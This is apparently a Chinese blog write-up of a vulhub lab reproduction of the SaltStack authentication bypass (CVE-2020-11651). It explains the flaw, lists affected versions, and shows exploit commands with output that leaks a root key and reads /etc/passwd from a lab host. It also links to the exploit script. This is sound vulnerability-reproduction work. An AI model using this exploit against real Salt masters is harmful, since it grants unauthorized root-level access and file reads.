

SaltStack 水平权限绕过漏洞 任意文件读写漏洞 CVE-2020-11651/CVE-2020-11651 漏洞复现

原创

ADummy 于 2021-02-28 22:25:11 发布 92 收藏

分类专栏: [vulhub_Writeup](#) 文章标签: [安全漏洞](#) [网络安全](#) [渗透测试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43416469/article/details/114241361

版权



[vulhub_Writeup](#) 专栏收录该内容

119 篇文章 1 订阅

订阅专栏

SaltStack 水平权限绕过漏洞 (CVE-2020-11651)

by ADummy

0x00利用路线

exp直接打

0x01漏洞介绍

SaltStack 是基于 Python 开发的一套C/S架构配置管理工具。国外某安全团队披露了 SaltStack 存在认证绕过漏洞 (CVE-2020-11651) 和目录遍历漏洞 (CVE-2020-11652)。

在 CVE-2020-11651 认证绕过漏洞中, 攻击者通过构造恶意请求, 可以绕过 Salt Master 的验证逻辑, 调用相关未授权函数功能, 从而可以造成远程命令执行漏洞:

ClearFuncs类会处理非认证的请求和暴露_send_pub()方法, 可以用来直接在master publish服务器上对消息进行排队。这些消息可以用来触发minion来以root权限运行任意命令。

ClearFuncs类还会暴露_prep_auth_info()方法, 该方法会返回用来认证master服务器上本地root用户的命令的root key。然后root key就可以远程调用master 服务器的管理命令。这种无意的暴露提供给远程非认证的攻击者对salt master的与root权限等价的访问权限。

影响版本

SaltStack Version < 2019.2.4

SaltStack Version < 3000.2

0x02漏洞复现

环境启动后，将会在本地监听如下端口：


4505/4506 这是SaltStack Master与minions通信的端口

8000 这是Salt的API端口

2222 这是容器内部的SSH服务器监听的端口

```
pip install salt==2019.2.3 //需要安装的包
```

```
python3 exploit.py --master ip -r /etc/passwd // exp地址在末尾
```



```
root@gsq: ~/桌面
└─# python3 exploit.py --master 192.168.0.142 -r /etc/passwd
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to abort.
[+] Checking salt-master (192.168.0.142:49886) status ... OFFLINE

root@gsq:~/桌面
└─# python3 exploit.py --master 192.168.0.142 -p 4506 -r /etc/passwd
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to abort.
[+] Checking salt-master (192.168.0.142:4506) status ... ONLINE
[+] Checking if vulnerable to CVE-2020-11651 ... YES
[*] root key obtained: ku9nnq7IPctT81K6iDqekw3jWIo7EKCB+IUldyNrZg+y7CVxqoGHVxWNQJ8PUTgTK3xQhJywBfA=
[+] Attempting to read /etc/passwd from 192.168.0.142
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
ssh:x:101:65534::/run/ssh:/usr/sbin/nologin

root@gsq:~/桌面
```

exp: https://github.com/ADummmmy/vulhub_Writeup/blob/main/code/SaltStack_CVE_2020_11651.py

0x03参考资料

<https://www.cnblogs.com/Sylon/p/12935381.html>